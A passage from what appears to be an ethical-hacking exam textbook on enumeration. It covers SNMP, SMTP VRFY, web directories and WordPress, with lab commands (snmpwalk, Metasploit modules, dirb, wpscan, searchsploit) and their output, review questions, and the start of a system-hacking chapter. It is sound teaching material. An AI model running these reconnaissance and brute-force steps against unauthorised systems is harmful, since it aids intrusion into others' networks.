The Simple Network Management Protocol (SNMP) has been around since the late '80s, though it has gone through several iterations. The first iteration, version 1(SNMPv1), was introduced in 1988. It continues to be used in spite of being superseded by other versions in the intervening years. SNMPv1 also includes a number of flaws that make it problematic from a security perspective. It is a binary protocol, but there is no encryption supported with it. This means anyone who can obtain the packets being transmitted can decode it easily

enough. A second problem is there is very weak authentication. SNMPv1 uses community strings to gain access. You either get read-only access or get read-write access. There is no granularity beyond that. There is also no concept of users. You provide the appropriate string and you get that level of access. Perhaps worse, though, is the fact that the community strings commonly used are so well known. The string “public” is used for read-only, while the string “private” is used for read-write. This is not hard-coded, but it is very common.

Version 2 introduced some fixes to what was widely known as a problematic protocol. First, it introduced enhanced authentication over the basic community string model from v1. However, alongside v2 came v2c, which retained the implementation of the community strings for authentication. This meant that existing tools could continue to just use community strings without having to implement any additional authentication mechanisms. However, v2 and v1 are incompatible. The message specifications in v2 are different from those in v1, so even if your tool was just using community strings, it couldn’t just be dropped in place and expected to work with a number of systems using v1.

Version 3 implemented additional fixes and is considered to be a significant improvement over the previous versions. First, it supports encryption rather than plaintext transmissions. Second, it supports user-based authentication. This means you get better accountability to know who is doing what. This is important, since SNMP can be used not only to monitor devices but also to set parameters on the endpoint.

A basic SNMP architecture would have agents installed on endpoints, while a server system could be used to poll those agents periodically to get measurements for monitoring purposes. An SNMP agent can serve up information that is stored in management information bases (MIBs). These MIBs are defined data structures, using Abstract Syntax Notation One (ASN.1). Each node or data element gets an object identifier (OID), which is a long dotted string of numeric values. Getting or setting any value from the agent requires supplying the correct OID that corresponds with the value you are looking for.

SNMP can supply a lot of different information that is useful if the right MIBs are installed and operating correctly on the agent. This can include things like the system name and the version of the kernel being run on the system. In the following example, you can see the use of the program `snmpwalk` to “walk” the MIB tree to gather data from the agent. This starts at the top level of the tree and gathers what it can find there. From the output of `snmpwalk`, you can see the system name as well as the kernel identifier. Additionally, you can see some contact information that was configured in the SNMP agent.

### **snmpwalk of Linux System**

```
root@quiche:~# snmpwalk -v1 -c public 192.168.86.52
iso.3.6.1.2.1.1.0 = STRING: "Linux bobbie 4.15.0-30-generic
#32-Ubuntu SMP Sun Jan 4 17:42:43 UTC 2021 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (7606508) 21:07:45.08
iso.3.6.1.2.1.1.4.0 = STRING: "Foo <foo@wubble.com>"
iso.3.6.1.2.1.1.5.0 = STRING: "bobbie"
iso.3.6.1.2.1.1.6.0 = STRING: "Erie, CO"
```

```
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
```

There are a number of MIBs that can be pulled that will yield essential information. One of these is the interface table, `ifTable`. If you walk the `ifTable`, you will get a list of all of the interfaces on the system and how they are configured. In a tiered network design, you can get an understanding of additional networks the system may be connected to. With this information, you can continue to build out the network map you have been creating as you identify networks and systems.

One advantage to SNMP is that it is perhaps most commonly used on network equipment like routers and switches. As these may not have traditional means of gaining access and may not have more traditional ideas of users, using SNMP to gather information from these devices can be a good entry point. As usual, though, a protocol like SNMP is generally disabled through firewalls. In other words, you would usually have to be allowed specific access to the network device through a firewall or access control list before you could start to request MIB data from a network device. SNMP agents that are properly implemented and configured shouldn't just give out sensitive system information to anyone who asks for it.

## Simple Mail Transfer Protocol

Like so many other protocols, SMTP operates using a series of verbs to interact with the server. The client sends a verb and any other necessary parameters to the SMTP server. Based on the verb, the server knows how to handle the parameters received. Unlike other, simpler protocols, though, communicating with SMTP is an entire conversation. Before you start, you have to greet the server. This tells the server what flavor of SMTP you are going to be speaking. You then tell the server what you want to do. Based on the function you are trying to perform, you may have to provide additional information. This may include providing credentials. You can see an example of a simple SMTP conversation next. This is entirely manual, so you can see the conversation at the protocol level and how you might interact with an SMTP server.

### SMTP Conversation

```
root@quiche:~# nc 192.168.86.52 25
220 bobbie.lan ESMTP Postfix (Ubuntu)
EHLO blah.com
250-bobbie.lan
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
MAIL From: foo@foo.com
250 2.1.0 Ok
RCPT To: wubble@wubble.com
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
From: Goober
To: Someone
Date: today
Subject: Hi
```

Nothing really to say.

```
.  
250 2.0.0 Ok: queued as 33471301389
```

Once you initiate the conversation using either HELO or EHLO, you will get a list of capabilities offered by the server. There are a couple of capabilities in SMTP that we can use to enumerate users or at least email addresses. One of them you can see is VRFY, which can be used to verify users. Not all mail servers will have this feature enabled, since it can be used to identify legitimate users or email addresses. That means it can be used by attackers as well as spammers. Here you can see an example of the use of VRFY against a local mail server running Postfix, which has VRFY enabled by default.

### Testing VRFY

```
root@quiche:~# nc 192.168.86.52 25
220 bobbie.lan ESMTP Postfix (Ubuntu)
```

```
EHLO blah.com
250-bobbie.lan
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250 SMTPUTF8
VRFY root@localhost
252 2.0.0 root@localhost
VRFY kilroy@localhost
252 2.0.0 kilroy@localhost
VRFY root
252 2.0.0 root
```

We don't get anything back from our attempts except a status code. There is no text indicating what the server thinks of our request. That means we need to look up the numeric value we get. Unlike the earlier case, where we got 250, which means success, this time we got a status 252. This means that the address can't be verified but the server will attempt to deliver the message. While VRFY is enabled on this server, we don't get a lot of useful information. On top of that, running through this manually is very time-consuming.

We could do it manually. Metasploit again to the rescue, though. The module `smtp_enum` will take a word list and do the same thing automatically that you saw done manually earlier. It will run through all the users in the word list, checking to see whether each user exists. There are two ways to test whether users exist—either the `VRFY` command or the `MAIL TO` command. In the following listing, you can see the results of a run against the same server. This is using the default word list that comes with Metasploit that has a list of common Unix usernames (`unix_users.txt`).

### **smtp\_enum Run**

```
msf auxiliary(scanner/smtp/smtp_enum) > use
auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.86.52/32
RHOSTS => 192.168.86.52/32
msf auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.86.52:25      - 192.168.86.52:25 Banner: 220
bobbie.lan ESMTP Postfix (Ubuntu)
```

```
[+] 192.168.86.52:25      - 192.168.86.52:25 Users found: ,  
backup, bin, daemon, games, gnats, irc, list, lp, mail, man,  
messagebus, news, nobody, postmaster, proxy, sshd, sync, sys,  
syslog, uucp, www-data  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

You'll notice that there are a lot of users listed as being found by this module. Based on the fact that the VRFY command returned a 252 and the users are ones that exist on this system, the module isn't using VRFY. Instead, it's using the MAIL TO command. Users that don't exist will result in a 550 status code. Users that do exist will return a 250 when mail is attempted to that user. Based on the results of this, the module returns valid usernames, since out of the 112 users in the list, only 21 users were identified.

There is another command that can be used on SMTP servers, though it is targeted at mailing lists. If you find a mailing list address that belongs to a domain, you may be able to use EXPN to expand the mailing list, which means identifying the email addresses that are on that mailing list. This function, though, requires that the server support enhanced SMTP (ESMTP). You can test whether a server supports ESMTP by checking to see whether it accepts EHLO, which is the ESMTP version of HELO.

## Web-Based Enumeration

As far as enumeration goes, there may be a couple of things we want to look at on web servers. The first is to identify directories available in a website. There are a lot of different ways to do this, especially if you have access to web application testing tools. Even if you don't or aren't familiar with using them, there are simple ways of checking. All you need is a word list that can provide potential directory names and a tool that can make requests to a web server based on those words—Appending each word to a base Uniform Resource Locator (URL). Here, you can see the use of the program dirb, which includes its own word list of common directory names. This was run against a web server on my own network that had the WordPress distribution unzipped into the base web directory.

### **dirb Directory Testing**

```
root@quiche:~# dirb http://192.168.86.52/  
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
START_TIME: Sun Jan 4 19:38:36 2021  
URL_BASE: http://192.168.86.52/
```

```
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
-----  
GENERATED WORDS: 4612
```

```
---- Scanning URL: http://192.168.86.52/ ----  
+ http://192.168.86.52/index.php (CODE:200|SIZE:418)  
==> DIRECTORY: http://192.168.86.52/wp-admin/  
==> DIRECTORY: http://192.168.86.52/wp-content/  
==> DIRECTORY: http://192.168.86.52/wp-includes/  
+ http://192.168.86.52/xmlrpc.php (CODE:200|SIZE:3065)  
  
---- Entering directory: http://192.168.86.52/wp-admin/ ----  
+ http://192.168.86.52/wp-admin/admin.php (CODE:200|SIZE:10531)  
==> DIRECTORY: http://192.168.86.52/wp-admin/css/  
==> DIRECTORY: http://192.168.86.52/wp-admin/images/  
==> DIRECTORY: http://192.168.86.52/wp-admin/includes/  
+ http://192.168.86.52/wp-admin/index.php (CODE:200|SIZE:7265)  
==> DIRECTORY: http://192.168.86.52/wp-admin/js/  
==> DIRECTORY: http://192.168.86.52/wp-admin/maint/  
==> DIRECTORY: http://192.168.86.52/wp-admin/network/  
==> DIRECTORY: http://192.168.86.52/wp-admin/user/
```

What we've done so far is to check known or expected directories on a web server. Using a word list doesn't guarantee that you are going to identify all directories that are available on the server. If a directory isn't in the word list, it won't be identified. We can turn to another tool to help with fuzzing directory names, meaning generating names dynamically based on a set of rules. You may expect at this point that we would turn to Metasploit because it's so useful. You'd be correct. We can use the `brute_dirs` module. Using this module, you set a format for what a directory name could or should look like and the module will run through all possible names that match the format. Here you can see the options available for the module, followed by a format set. We're going to be testing against all words with lowercase characters whose lengths are between one and eight characters.

### **brute\_dirs Metasploit Module**

```
msf > use auxiliary/scanner/http/brute_dirs  
msf auxiliary(scanner/http/brute_dirs) > info
```

```
Name: HTTP Directory Brute Force Scanner  
Module: auxiliary/scanner/http/brute_dirs  
License: BSD License  
Rank: Normal
```

Provided by:

et <et@metasploit.com>

Basic options:

Name	Current Setting	Required	Description
FORMAT	a,aa,aaa	yes	The expected directory format (a alpha, d digit, A upperalpha)
PATH	/	yes	The path to identify directories
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.86.52	yes	The target address range or CIDR identifier
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
THREADS	1	yes	The number of concurrent threads
VHOST		no	HTTP server virtual host

Description:

This module identifies the existence of interesting directories by brute forcing the name in a given directory path.

```
msf auxiliary(scanner/http/brute_dirs) > set FORMAT
a,aa,aaa,aaaa,aaaaa,aaaaaa,
aaaaaaaa,aaaaaaaa
FORMAT => a,aa,aaa,aaaa,aaaaa,aaaaaa,aaaaaaaa,aaaaaaaaa
msf auxiliary(scanner/http/brute_dirs) > run
```

[\*] Using code '404' as not found.

Metasploit, as always, has a large number of modules that can be used for web-based enumeration beyond just identifying directories on the web server. As you start working with websites and, more specifically, web applications, you will run across a lot of open source applications that are well known because they are so commonly used. As an example, you may find a WordPress installation. Again using Metasploit, we can enumerate the users in the WordPress installation. The `wordpress_login_enum` module can take a user file or a password file, or you could provide a single username with a password file or a single password with a username file. There are a number of other options that can be set in the module, providing a lot of capabilities. Here you can see running the module against a local installation of WordPress.

## Enumerating Usernames in Wordpress

```
msf auxiliary(scanner/http/wordpress_login_enum) > set  
BLANK_PASSWORDS true  
BLANK_PASSWORDS => true  
msf auxiliary(scanner/http/wordpress_login_enum) > set RHOSTS  
192.168.86.52  
RHOSTS => 192.168.86.52  
msf auxiliary(scanner/http/wordpress_login_enum) > run  
  
[*] / - WordPress Version 4.9.8 detected  
[*] 192.168.86.52:80 - / - WordPress User-Enumeration - Running  
User Enumeration  
[+] / - Found user 'kilroy' with id 1  
[+] / - Usernames stored in:  
/root/.msf4/loot/20210104205530_default_192.168.86.52_wordpress  
.users_790698.txt  
[*] 192.168.86.52:80 - / - WordPress User-Validation - Running  
User Validation  
[*] 192.168.86.52:80 - [1/0] - / - WordPress Bruteforce -  
Running Bruteforce  
[*] / - Bruteforcing previously found accounts...  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed
```

You'll notice it makes reference to storing the username in a file in the home directory of the root user, which is the user under which msfconsole is running. Metasploit also stores this information. Anytime you want to check to see what you have grabbed in terms of information like credentials, you can run the command `loot` inside msfconsole. You can see the results of this command here.


## Listing loot in msfconsole

```
msf auxiliary(scanner/http/wordpress_login_enum) > loot  
  
Loot  
====  
  
host      service   type        name          content      info      path  
----      -----   ----        ---          -----      -----      ----  
192.168.86.52      wordpress.users  192.168.86.52_wordpress_users.txt  
text/plain  
/root/.msf4/loot/20210104205530_default_192.168.86.52_wordpress.  
users_790698.txt
```

When it comes to WordPress, we don't have to rely on Metasploit. Again, we can rely on Kali Linux because it's freely available and easy to use, not to mention that there are hundreds of tools that are available. Kali comes with the program wpscan that can be used to enumerate not only users, but also themes and plugins. When it comes to a web application like WordPress, the plugins can also be useful to know about because they may also introduce vulnerabilities. They do include additional code, after all. In the following listing, you can see a run of wpscan, where we enumerate the plugins. You will also notice that while it was running, it detected the user that is configured.

### Enumerating Plugins in Wordpress

```
root@quiche:~# wpscan --url http://192.168.86.52 --enumerate p
```



WordPress Security Scanner by the WPScan Team

Version 2.9.4

Sponsored by Sucuri - <https://sucuri.net>

@WPScan\_, @ethicalhack3r, @erwan\_lr, @\_FireFart\_

```
[+] URL: http://192.168.86.52/
[+] Started: Sun Jan 3 21:20:59 2021

[+] Interesting header: LINK:
<http://192.168.86.52/index.php/wp-json/>;
rel="https://api.w.org/"

[+] Interesting header: SERVER: Apache/2.4.29 (Ubuntu)
[+] XML-RPC Interface available under:
http://192.168.86.52/xmlrpc.php [HTTP 405]
[+] Found an RSS Feed: http://192.168.86.52/index.php/feed/
[HTTP 200]
[!] Detected 1 user from RSS feed:
+-----+
| Name   |
+-----+
| kilroy |
+-----+
```

```
[!] Upload directory has directory listing enabled:  
http://192.168.86.52/wp-content/uploads/  
[!] Includes directory has directory listing enabled:  
http://192.168.86.52/wp-includes/  
  
[+] Enumerating WordPress version ...  
  
[+] WordPress version 4.9.8 (Released on 2018-08-02) identified  
from advanced fingerprinting, meta generator, links opml,  
stylesheets numbers  
  
[+] WordPress theme in use: twentyseventeen - v1.7  
  
[+] Name: twentyseventeen - v1.7  
| Latest version: 1.7 (up to date)  
| Last updated: 2018-08-02T00:00:00.000Z  
| Location: http://192.168.86.52/wp-  
content/themes/twentyseventeen/  
| Readme: http://192.168.86.52/wp-  
content/themes/twentyseventeen/  
README.txt  
| Style URL: http://192.168.86.52/wp-  
content/themes/twentyseventeen/ style  
.css  
| Theme Name: Twenty Seventeen  
| Theme URI: https://wordpress.org/themes/twentyseventeen/  
| Description: Twenty Seventeen brings your site to life with  
header video and immersive featured images. With a...  
| Author: the WordPress team  
| Author URI: https://wordpress.org/  
  
[+] Enumerating installed plugins (only ones marked as popular) ...
```

```
Time: 00:00:00 <===== (1494 / 1494)  
100.00% Time: 00:00:00
```

```
[+] We found 5 plugins:
```

```
[+] Name: akismet - v4.0.8  
| Latest version: 4.0.8 (up to date)  
| Last updated: 2018-06-19T18:18:00.000Z
```

```
| Location: http://192.168.86.52/wp-content/plugins/akismet/
| Readme: http://192.168.86.52/wp-content/plugins/akismet/readme.txt

[+] Name: gutenberg - v3.6.1
| Last updated: 2018-08-17T15:50:00.000Z
| Location: http://192.168.86.52/wp-content/plugins/gutenberg/
| Readme: http://192.168.86.52/wp-
content/plugins/gutenberg/readme.txt
| Changelog: http://192.168.86.52/wp-
content/plugins/gutenberg/changelog.txt
[!] The version is out of date, the latest version is 3.6.2
[!] Directory listing is enabled: http://192.168.86.52/wp-
content/plugins/gutenberg/

[+] Name: jetpack - v6.4.2
| Latest version: 6.4.2 (up to date)
| Last updated: 2018-08-10T14:33:00.000Z
| Location: http://192.168.86.52/wp-content/plugins/jetpack/
| Readme: http://192.168.86.52/wp-content/plugins/jetpack/readme.txt
| Changelog: http://192.168.86.52/wp-
content/plugins/jetpack/changelog.txt
[!] Directory listing is enabled: http://192.168.86.52/wp-
content/plugins/jetpack/

[+] Name: tablepress - v1.9
| Latest version: 1.9 (up to date)
| Last updated: 2017-12-03T19:57:00.000Z
| Location: http://192.168.86.52/wp-content/plugins/tablepress/
| Readme: http://192.168.86.52/wp-content/plugins/tablepress/readme.txt

[+] Name: wordfence - v7.1.10
| Latest version: 7.1.10 (up to date)
| Last updated: 2018-07-31T17:48:00.000Z
| Location: http://192.168.86.52/wp-content/plugins/wordfence/
| Readme: http://192.168.86.52/wp-content/plugins/wordfence/readme.txt

[+] Finished: Sun Jan 3 21:21:06 2021
[+] Elapsed time: 00:00:06
[+] Requests made: 1588
[+] Memory used: 103.09 MB
```

In addition to user and plugin enumeration, `wpscan` identified a couple of issues with the WordPress installation, so those can be used down the road. It also identified a header from the HTTP communication that it felt to be interesting because it included the name of the product as well as the version and the operating system. All of these are useful pieces of information to have.

These aren't the only things we can enumerate when it comes to web applications. We could scan networks for different web applications or look to enumerate users. Looking for directories that are on the web server is also useful because it can help us identify applications as well as data that may be available.

## Summary

Enumeration is the process of gathering a lot of information further up the network stack than just IP addresses and ports. At this point, we are moving up to the Application layer. We're looking for things like usernames, where we can find them, and network shares and any other footholds we may be able to gather. To accomplish this enumeration work, there are a number of protocols and tools that we can use. The first is `nmap`, because we need to go beyond just identifying open ports. We need to identify the services that are in use, including the software being used. One feature of `nmap` that is useful, especially in these circumstances, is its scripting capability. This includes, especially, all the scripts that are built into `nmap`.

When it comes to `nmap`, there are scripts that can be used not only to probe services for additional details but to take advantage of the many enumeration capabilities. One of the protocols we can spend time looking at is the SMB protocol. `nmap` includes a number of scripts that will probe systems that use SMB. This includes identifying shares that may be open as well as potentially users and other management-related information that can be accessed using SMB.

SMB relies on RPCs. NFS, a file sharing protocol developed by Sun Microsystems, also uses RPC. We can use `nmap` to enumerate RPC services, since these services register dynamically with a mapping or registry service. Probing the RPC server will provide details about the programs and ports that are exporting RPC functionality. If the program is written in Java, it will use RMI instead of `portmap` or the SunRPC protocol.

Another program you can use across a number of protocols for enumeration is Metasploit. Metasploit comes with lots of modules that will enumerate shares and users on SMB, services using SunRPC, and a number of other protocols. If there is information that can be enumerated, Metasploit probably has a module that can be run. This includes modules that will enumerate users in mail servers over SMTP. You can also enumerate information using SNMP. Of course, when it comes to SNMP, you can also use tools like `snmpwalk`.

While Metasploit can be used across a lot of different protocols to look for different pieces of useful information, it is not the only tool you can use. There are built-in tools

for gathering information from SMB, for example. You’re more likely to find those tools on Windows systems, but you can also find tools on Linux systems, especially if you have Samba installed. Samba is a software package that implements the SMB protocol on Unix-like systems. There are also a lot of open source tools that can be used for different protocols. If you are okay with using Linux, Kali Linux is a distribution that includes hundreds of security-related tools.

As you are performing this enumeration, you should be taking notes so you have references when you are going forward. One advantage to using Metasploit, not to oversell this software, is that it uses a database back end, which will store a lot of information automatically. This is certainly true of services and ports but also of usernames that have been identified. This is not to say that Metasploit can be used to store every aspect of your engagement, but you can refer to details later by querying the Metasploit database as needed.

# Review Questions

You can find the answers in the appendix.

1. What are RPCs primarily used for?
  - A. Interprocess communications
  - B. Interprocess semaphores
  - C. Remote method invocation
  - D. Process demand paging
2. What would you be trying to enumerate if you were to use enum4linux?
  - A. Procedures
  - B. Linux-based services
  - C. Shares and/or users
  - D. Memory utilization
3. How do you authenticate with SNMPv1?
  - A. Username/password
  - B. Hash
  - C. Public string
  - D. Community string
4. What SMTP command would you use to get the list of users in a mailing list?
  - A. EXPD
  - B. VRFY
  - C. EXPN
  - D. VRML
5. What type of enumeration would you use the utility `dirb` for?
  - A. Directory listings
  - B. Directory enumeration
  - C. Brute-force dialing
  - D. User directory analysis
6. What are data descriptions in SNMP called?
  - A. Management-based information
  - B. Data structure definition
  - C. Extensible markup language
  - D. Management information base

- 7.** What is the process Java programs identify themselves to if they are sharing procedures over the network?
  - A.** RMI registry
  - B.** RMI mapper
  - C.** RMI database
  - D.** RMI process
- 8.** You are working with a colleague, and you see them interacting with an email server using the VRFY command. What is it your colleague is doing?
  - A.** Verifying SMTP commands
  - B.** Verifying mailing lists
  - C.** Verifying email addresses
  - D.** Verifying the server config
- 9.** What is the SMB protocol used for?
  - A.** Data transfers using NFS
  - B.** Data transfers on Windows systems
  - C.** Data transfers for email attachments
  - D.** Data transfers for Windows Registry updates
- 10.** Which of these is a built-in program on Windows for gathering information using SMB?
  - A.** nmblookup
  - B.** smbclient
  - C.** Metasploit
  - D.** nbtstat
- 11.** What status code will you get if your attempt to use the VRFY command fails?
  - A.** 550
  - B.** 501
  - C.** 250
  - D.** 200
- 12.** What program would you use to enumerate services?
  - A.** smbclient
  - B.** Nmap
  - C.** enum4linux
  - D.** snmpwalk

- 13.** What version of SNMP introduced encryption and user-based authentication?
- A.** 1
  - B.** 2
  - C.** 2c
  - D.** 3
- 14.** Which of these could you enumerate on a WordPress site using `wpscan`?
- A.** Plugins
  - B.** Posts
  - C.** Administrators
  - D.** Versions
- 15.** Which of these tools allows you to create your own enumeration function based on ports being identified as open?
- A.** Metasploit
  - B.** nmap
  - C.** Netcat
  - D.** nbtstat
- 16.** What underlying functionality is necessary to enable Windows file sharing?
- A.** Network File System
  - B.** Common Internet File System
  - C.** Remote procedure call
  - D.** Remote method invocation
- 17.** What is the `IPC$` share used for?
- A.** Process piping
  - B.** Interprocess construction
  - C.** Remote process management
  - D.** Interprocess communication
- 18.** What tool does a Java program need to use to implement remote process communication?
- A.** JRE
  - B.** rmic
  - C.** rmiregistry
  - D.** JDK

- 19.** Which of these passes objects between systems?
- A. SunRPC
  - B. SMB
  - C. RMI
  - D. nmap
- 20.** If you needed to enumerate data across multiple services and also store the data for retrieval later, what tool would you use?
- A. Metasploit
  - B. nmap
  - C. RMI
  - D. Postgres



# Chapter **7**

# System Hacking

---

**THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ Vulnerabilities
- ✓ Exploit tools
- ✓ Programming languages
- ✓ Operating environments
- ✓ Verification procedures
- ✓ Technical assessment methods



This is where we get to what many people think is what “hacking,” or penetration testing, is all about. Certainly, system hacking is an important element, since it’s where you demonstrate that the vulnerabilities actually exist, but it’s not the only one. Penetration testing, or ethical hacking, isn’t just about breaking into systems—looting and pillaging. Keep in mind that the objective is always to help organizations improve their security posture. Exploiting vulnerabilities to gain access to systems is one way of doing that. Breaking into a system demonstrates the existence of the vulnerability, and it also provides potential pathways to other systems.

With the end goal in mind, and with the list of vulnerabilities in place, we can start looking for exploits. There are a handful of ways to do that, some more effective than others. One method can be done directly on the system from which you are running your tests. Locating the exploits is essential to being able to run them against your target systems to gain access. Once you gain access, you move on to post-exploitation activities.

You’ll want to grab passwords and attempt to crack those passwords. This does two things. First, it demonstrates that there are passwords that can be cracked—strong passwords shouldn’t be crackable without taking an immense amount of time and computing resources. If you can easily crack a password, it isn’t strong enough and should be changed. Second, usernames and passwords are credentials you can use on other systems.

Just getting into a system may not get you much. When you run an exploit, you only have the permissions that have been provided to the user the service is running as. Typically, this is a reduced set of permissions. As a result, you may not be able to do much of anything. At least, you may not be able to do much of anything without gaining a higher level of privileges. This means you need a local vulnerability, one that exists in software that can be accessed or run only when you are logged into the system. Running these privilege escalations, if they are successful, will gain you another level of information and access that you can make use of.

Attackers will generally try to obscure their existence in a system. If you are really working in a red-team capacity, where the operations teams at your target are being tested for their ability to detect and respond, you too will want to cover your tracks. There are several steps you may want to take to hide your existence. This may be especially true if there is evidence of your initial infiltration of the system.

This chapter, perhaps more than others, covers a range of techniques that are just the starting point. There are too many tools that are regularly used than can be covered here. System exploitation is not a science, either. You can’t just read a set of instructions on how to reliably break into a system. It is an art. It requires a lot of time working not only with

tools but also understanding vulnerabilities and how they may be exploited. It often requires a reasonable understanding of system administration, meaning you need to know how to operate the systems you are trying to break into. While this aspect of ethical hacking is often thought of as the most fun, it requires a lot of time and effort to do well, and it's not necessarily the most important aspect.

When it comes to the MITRE ATT&CK Framework, the techniques covered in this chapter fall under Execution and Persistence. Between those two phases are 28 techniques. Most of those, 18, fall under Persistence. This demonstrates the idea that there is a lot to cover here, and we can't cover everything. It really requires a lot of work and exploration, though we'll cover the foundations. If this is what you want to do for a job, you will need to put in a lot of time to really understand all of these tools and techniques.

## Searching for Exploits

You've done your enumeration and your scanning to identify vulnerabilities, so you have a list of vulnerabilities that seem promising. You need ways of exploiting the vulnerabilities, and even if you could, you just don't have the time to write exploits yourself. You may as well take advantage of the work of others to get exploits so you can clearly demonstrate the vulnerability. That's one of the primary reasons for running the exploit after all. You need to demonstrate that a vulnerability is exploitable for when you report to your customer/employer. Another reason to run the exploit is to gain an additional layer so you can pivot to other networks to look for more vulnerabilities.



Part of being an ethical hacker is making sure you have permission and are not doing any harm. However, the objective of any ethical hacker should be to improve security. This is an important point. Getting into a customer's network to take down as many systems as you can just to have done it without any path for the customer to improve their security posture isn't very ethical. Keep in mind that your goal is always to improve security and not just to see how much damage you can cause.

You may be wondering where you could possibly find a lot of exploits. One great resource is [www.exploit-db.com](http://www.exploit-db.com). This is a site where researchers and developers post exploit code and proof-of-concept code that works against identified vulnerabilities. While often these exploits make their way into tools like Metasploit, they don't always. This may especially be true if the exploit is just a proof of concept that's not fully implemented and may not take the exploit to the end. If you take a look at Figure 7.1, you can see a list of the code for current exploits. What you see is just a list of remote exploits. In fairness, not all of these are exploits in the way you may think about exploits, if you are thinking of exploits as something that gives you a shell. At the top of the list, for example, you will see a link to a Python script that enumerates usernames on an OpenSSH 7.7 installation.

**FIGURE 7.1** Remote Exploits list at [www.exploit-db.com](http://www.exploit-db.com)

Remote Exploits						
Date Added	D	A	V	Title	Platform	Author
2018-08-21	0	-	0	OpenSSH 7.7 - Username Enumeration	Linux	Justin Gardner
2018-08-20	0	-	0	Easylogin Pro 1.3.0 - 'Encryptor.php' Unserialize Remote Code Execution	PHP	mr_me
2018-08-20	0	-	0	SEIG Modbus 3.4 - Remote Code Execution	Windows_x86	Alejandro...
2018-08-20	0	-	0	SEIG SCADA System 9 - Remote Code Execution	Windows_x86	Alejandro...
2018-08-17	0	-	0	OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	Linux	Matthew Daley
2018-08-14	0	-	0	Cloudme 1.9 - Buffer Overflow (DEP) (Metasploit)	Windows_x86-64	Raymond...
2018-08-13	0	-	0	Oracle Weblogic Server - Deserialization Remote Code Execution (Metasploit)	Windows	Metasploit

What you see is just a single category of exploits. You'll also see web application exploits, denial-of-service exploits, and local exploits, which include privilege escalation exploits. While the remote exploits may seem sexier—after all, who doesn't love to pop a box?—there is so much more to exploiting systems than just getting in remotely. In fact, there are often far easier ways to infiltrate a network. At the time of this writing, there are nearly 44,000 exploits that have been archived at [www.exploit-db.com](http://www.exploit-db.com).



Much of what you will find here are scripts written in languages like Python. If you know Python, you can read them. Whatever the exploit is written in, make sure you are testing it in a safe place ahead of time. This will give you a clear understanding of what it is doing and the impact it is likely to have.

There may be an easier way to get to the exploits rather than opening a browser and going through the website. Kali Linux has the repository of exploits available, as well as a tool that can be used to search the repository from the command line. You don't have to be limited to just Kali, though. The entire repository is a Git repository that can be cloned and used anywhere. As an example, running Arch Strike over the top of Manjaro Linux, there is a package for the exploitdb repository, so you don't have to be running Kali. There are other distributions that include this package. You could also just clone their Git repository.

It's not just the repository you get, though. If that were the case, you'd have to find a way to locate the exploit you're looking for. Instead, there is a shell script that will locate files included in the repository that match your search parameters. As an example, in the following code listing, you can see a search for OpenSSH exploits. This was inspired by the current OpenSSH enumeration vulnerability. The program used is `searchsploit`. You can search for keywords, as shown, or you can specify where you are looking for the keyword, such as in the title. You may also do a case-sensitive search or do an exact match search. It will all depend on what you know about what you are looking for.

## Finding Exploits with `searchsploit`

```
kilroy@savagewood $ searchsploit openssh
```

Exploit Title	Path
	(/usr/share/exploitdb-git/)
Debian OpenSSH - (Authenticated) R	exploits/linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_U	exploits/multiple/dos/1572.pl
FreeBSD OpenSSH 3.5p1 - Remote Com	exploits/freebsd/remote/17462.txt
Novell Netware 6.5 - OpenSSH Remot	exploits/novell/dos/14866.txt
OpenSSH 1.2 - '.scp' File Create/0	exploits/linux/remote/20253.sh
OpenSSH 2.x/3.0.1/3.0.2 - Channel	exploits/unix/remote/21314.txt
OpenSSH 2.x/3.x - Kerberos 4 TGT/A	exploits/linux/remote/21402.txt
OpenSSH 3.x - Challenge-Response B	exploits/unix/remote/21578.txt
OpenSSH 3.x - Challenge-Response B	exploits/unix/remote/21579.txt
